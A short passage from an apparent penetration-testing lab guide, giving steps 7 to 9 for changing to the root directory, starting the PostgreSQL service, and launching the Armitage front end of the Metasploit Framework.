
7. Now, type **cd** and press **Enter** to jump to the root directory.




8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Exploitation Tools** --> **Metasploit Framework** --> **armitage** to launch the Armitage tool.



